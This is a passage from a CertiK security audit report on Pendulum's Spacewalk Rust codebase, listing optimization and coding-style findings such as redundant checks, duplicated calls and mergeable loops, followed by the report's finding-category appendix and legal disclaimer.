Indeed the function `get_active_vault_from_id` calls the `get_active_vault_from_id` function of the `pallets/issue/src/ext.rs` which calls the function `get_active_vault_from_id` of `pallets/vault-registry/src/lib.rs`.

The code of the last called function:

```
    pub fn get_active_vault_from_id(
        vault_id: &DefaultVaultId<T>,
    ) -> Result<DefaultVault<T>, DispatchError> {
        let vault = Self::get_vault_from_id(vault_id)?;
        match vault.status {
            VaultStatus::Active(_) => Ok(vault),
            VaultStatus::Liquidated => Err(Error::<T>::VaultLiquidated.into()),
        }
    }
```

shows that it returns the `vault_id` if the status is `Active` and an error if the status is `Liquidated`.

The implication is that in function `_request_issue` when the first check pass, the second check will always be verified as well. Thus, the second check is redundant.

Recommendation

We recommend removing the redundant check.

Alleviation

`[CertiK]` : The client acknowledged the finding and the fix will not be in the audit scope.

LBV-01 | DUPLICATED HELPER FUNCTION CALL

Category	Severity	Location	Status
Gas Optimization	Optimization	pallets/vault-registry/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 197~246, 204, 237, 243	Acknowledged

Description

File: /pallets/vault-registry/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The extrinsic `deposit_collateral` is calling the method `get_active_rich_vault_from_id()` two times:

1. To verify the vault exists and to get its ID that is used in the `DepositCollateral` event. However, the ID value is already present in the extrinsic before calling the function. Thus the `vault_id` can be used directly without the need to call the `get_active_rich_vault_from_id()` method.
2. To verify the vault exists, in the method `try_deposit_collateral`. However, the `vault_id` returned is not used.

The implications are that the method is called, unnecessarily, multiple times with the same goal, and this goal is inconsistent with the name of the method.

A similar situation happens in the extrinsic `withdraw_collateral()`.

Recommendation

We recommend reducing duplicated code, especially code that interacts with the storage. Meanwhile, consider that getting a value from the storage can be more costly than just checking whether the value is already present in the extrinsic.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

LI5-03 | REDUNDANT CONDITION CHECK

Category	Severity	Location	Status
Coding Style, Gas Optimization	Optimization	primitives/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 519	Acknowledged

Description

File: /primitives/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

In the `try_from(value: (&str, &str))` implementation of `CurrencyId` in the Primitives modules, the following logic is implemented:

```
    if slice.len() <= 4 {
            let mut code: Bytes4 = [0; 4];
            code[..slice.len()].copy_from_slice(slice.as_bytes());
            Ok(CurrencyId::AlphaNum4 { code, issuer })
        } else if slice.len() > 4 && slice.len() <= 12
```

As a consequence of the first `if`, the `else if` condition is only checked whether `slice.len()>4`. Thus checking in the `else if` the condition `slice.len() > 4` is redundant.

Recommendation

We recommend removing the redundant condition.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

LI5-04 | POTENTIAL UNNECESSARY COMPUTATIONS

Category	Severity	Location	Status
Control Flow, Gas Optimization	Optimization	primitives/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 716	Acknowledged

Description

File: /primitives/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

In function `get_payment_amount_for_asset_to`, when a `TransactionEnvelope` is of types `EnvelopeTypeTxFeeBump` or `Default`, the `transferred_amount` is always going to be 0 with no further operation required. However, the function is not returning 0 upon the verification of the above-described condition, but it continues its normal flow causing an unnecessary computation spent to complete the function flow.

Recommendation

We recommend verifying the behaviors of the function and returning 0 directly in case the mentioned Envelope is passed to the function to prevent unnecessary expensive computations.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

LIY-04 | DOUBLE `for` LOOP COULD BE MERGED

Category	Severity	Location	Status
Gas Optimization	Optimization	pallets/stellar-relay/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 531~557	Acknowledged

Description

File: /pallets/stellar-relay/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The function `validate_stellar_transaction()` performs two `for` loop operations over the envelops to perform different checks. However, these checks could be performed with a single `for` loop which would make the code more efficient.

Recommendation

We advise the team to consider rewriting the linked `for` loops and merge them into a single one to avoid a double iteration over the `envelopes` vector.

Alleviation

`[CertiK]` : The client acknowledged the finding and the fix will not be in the audit scope.

PRF-02 | RETURN TYPE COULD BE AN `Option`

Category	Severity	Location	Status
Coding Style, Gas Optimization	Optimization	clients/vault/src/oracle/collector/proof_builder.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 106	Acknowledged

Description

File: /clients/vault/src/oracle/collector/proof_builder.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The function `get_envelopes()` from `vault/src/oracle/collector/proof_builder.rs` returns a variable of type `UnlimitedVarArray<ScpEnvelope>`. In the case where there is a problem or there aren't enough envelopes, an empty `UnlimitedVarArray` is returned.

It would be more rust-idiomatic to instead use an `Option` for the return type, such as `Option<UnlimitedVarArray<ScpEnvelope>>`. In case of returning an empty list, you could return `None`.

The function `build_proof()` could match the `Optional`'s result to check if there are enough envelopes.

Recommendation

We advise the team to change the return data type of the function `get_envelopes()` to return an `Optional`.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

RPC-01 | CLOSURE USAGE COULD SIMPLIFY THE CODEBASE

Category	Severity	Location	Status
Logical Issue	Optimization	clients/runtime/src/rpc.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 1146~1164, 1335~1351	Acknowledged

Description

File: /clients/runtime/src/rpc.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The functions like `get_vault_redeem_requests()` and `get_old_vault_replace_requests()` could take a closure as a parameter so their consumers could have the data already filtered.

For example, that would enable things like requesting only the pending requests.

Recommendation

We would like to propose to the team this new approach to make the codebase more readable and easy to use.

Alleviation

`[CertiK]` : The client acknowledged the finding and the fix will not be in the audit scope.

SRL-02 | `limit` PARAMETER TYPE OPTIMIZATION

Category	Severity	Location	Status
Gas Optimization	Optimization	clients/wallet/src/horizon.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 217; clients/wallet/src/stellar_wallet.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 57	Acknowledged

Description

Files:

- /clients/wallet/src/horizon.rs
- /clients/wallet/src/stellar_wallet.rs

Commit Hash:

- horizon - 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd
- stellar-wallet - 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

According to Stellar's reference, the `limit` parameter is optional and its value's range is from 1 to 200.

Therefore, the data type of `limit` which is `i64` could be replaced with a more appropriate type such as `u8` which has enough space for the original range and only takes 1 byte.

Another reason to change the data type from a signed integer to an unsigned one would be to avoid issuing negative values for the limit, as this is unsupported in the API.

Recommendation

We advise the team to change the data type of the `limit` parameter from `i64` to `u8`.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

SYT-04 DOUBLE ITERATIONS CAN BE MERGED INTO A SINGLE ONE

Category	Severity	Location	Status
Gas Optimization	Optimization	clients/vault/src/system.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 367~388	Acknowledged

Description

File: clients/vault/src/system.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The linked iterations to parse and auto register the currencies can be merged into a single one, making the code more efficient.

Recommendation

We advise the team to consider rewriting the linked iteration to merge the two conditions.

Alleviation

`[CertiK]` : The client acknowledged the finding and the fix will not be in the audit scope.

APPENDIX | PENDULUM - SPACEWALK

Finding Categories

Categories	Description
Centralization / Privilege	Centralization / Privilege findings refer to either feature logic or implementation of components that act against the nature of decentralization, such as functions restricted to a privileged set of users.
Gas Optimization	"Gas" is used here as generic term in DLT world, that can differ from chain to chain. Finding indicates that computational, storage resources can be saved, for benefit of users and efficiency of chain. Also in some cases, being not resourceful may lead to DoS attacks.
Logical Issue	Logical Issue findings detail a fault in the logic of the linked code, such as unintended deviations from the original business logic of the code base.
Control Flow	Control Flow findings refer to the access control imposed on functions, such as functions being callable by unauthorized users.
Volatile Code	Specifics may differ between runtime environment and (virtual) machine, however in principle findings indicate that assumptions that one may assume by reading code, may not hold, as there maybe other factors that may influence the state, which may lead to other issues (e.g. logical or control flow issues).
Data Flow	Findings indicate that way of handling data during execution can be improved. This can be either for optimization, style, or maintainability, reasons. One example of such finding could be when codebase could benefit from Rust strong typing to enforce access control assumptions leveraging Rust's functional programming patterns, zero cost abstractions and compiler checks.
Coding Style	Coding Style findings suggest how to increase the readability and, thus, the codebase's maintainability. Usually, they do not affect the generated byte code.
Inconsistency	Inconsistency findings refer to functions, variables, or constants that contradict documentation or comments in the code.

Checksum Calculation Method

The "Checksum" field in the "Audit Scope" section is calculated as the SHA-256 (Secure Hash Algorithm 2 with digest size of 256 bits) digest of the content of each file hosted in the listed source repository under the specified commit.

The result is hexadecimal encoded and is the same as the output of the Linux "sha256sum" command against the target file.

DISCLAIMER | CERTIK

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Services Agreement, or the scope of services, and terms and conditions provided to you ("Customer" or the "Company") in connection with the Agreement. This report provided in connection with the Services set forth in the Agreement shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Agreement. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without CertiK's prior written consent in each instance.

This report is not, nor should be considered, an "endorsement" or "disapproval" of any particular project or team. This report is not, nor should be considered, an indication of the economics or value of any "product" or "asset" created by any team or project that contracts CertiK to perform a security assessment. This report does not provide any warranty or guarantee regarding the absolute bug-free nature of the technology analyzed, nor do they provide any indication of the technologies proprietors, business, business model or legal compliance.

This report should not be used in any way to make decisions around investment or involvement with any particular project. This report in no way provides investment advice, nor should be leveraged as investment advice of any sort. This report represents an extensive assessing process intending to help our customers increase the quality of their code while reducing the high level of risk presented by cryptographic tokens and blockchain technology.

Blockchain technology and cryptographic assets present a high level of ongoing risk. CertiK's position is that each company and individual are responsible for their own due diligence and continuous security. CertiK's goal is to help reduce the attack vectors and the high level of variance associated with utilizing new and consistently changing technologies, and in no way claims any guarantee of security or functionality of the technology we agree to analyze.

The assessment services provided by CertiK is subject to dependencies and under continuing development. You agree that your access and/or use, including but not limited to any services, reports, and materials, will be at your sole risk on an as-is, where-is, and as-available basis. Cryptographic tokens are emergent technologies and carry with them high levels of technical risk and uncertainty. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.

ALL SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF ARE PROVIDED "AS IS" AND "AS AVAILABLE" AND WITH ALL FAULTS AND DEFECTS WITHOUT WARRANTY OF ANY KIND. TO THE MAXIMUM EXTENT PERMITTED UNDER APPLICABLE LAW, CERTIK HEREBY DISCLAIMS ALL WARRANTIES, WHETHER EXPRESS, IMPLIED, STATUTORY, OR OTHERWISE WITH RESPECT TO THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS. WITHOUT LIMITING THE FOREGOING, CERTIK SPECIFICALLY DISCLAIMS ALL IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, TITLE AND NON-INFRINGEMENT, AND ALL WARRANTIES ARISING FROM COURSE OF DEALING, USAGE, OR TRADE PRACTICE. WITHOUT LIMITING THE FOREGOING, CERTIK MAKES NO WARRANTY OF ANY KIND THAT THE SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF, WILL MEET CUSTOMER'S OR ANY OTHER PERSON'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULT, BE COMPATIBLE OR WORK WITH ANY SOFTWARE, SYSTEM, OR OTHER SERVICES, OR BE SECURE, ACCURATE, COMPLETE, FREE OF HARMFUL CODE, OR ERROR-FREE. WITHOUT LIMITATION TO THE FOREGOING, CERTIK PROVIDES NO WARRANTY OR

UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

CertiK | Securing the Web3 World

Founded in 2017 by leading academics in the field of Computer Science from both Yale and Columbia University, CertiK is a leading blockchain security company that serves to verify the security and correctness of smart contracts and blockchain-based protocols. Through the utilization of our world-class technical expertise, alongside our proprietary, innovative tech, we're able to support the success of our clients with best-in-class security, all whilst realizing our overarching vision; provable trust for all throughout all facets of blockchain.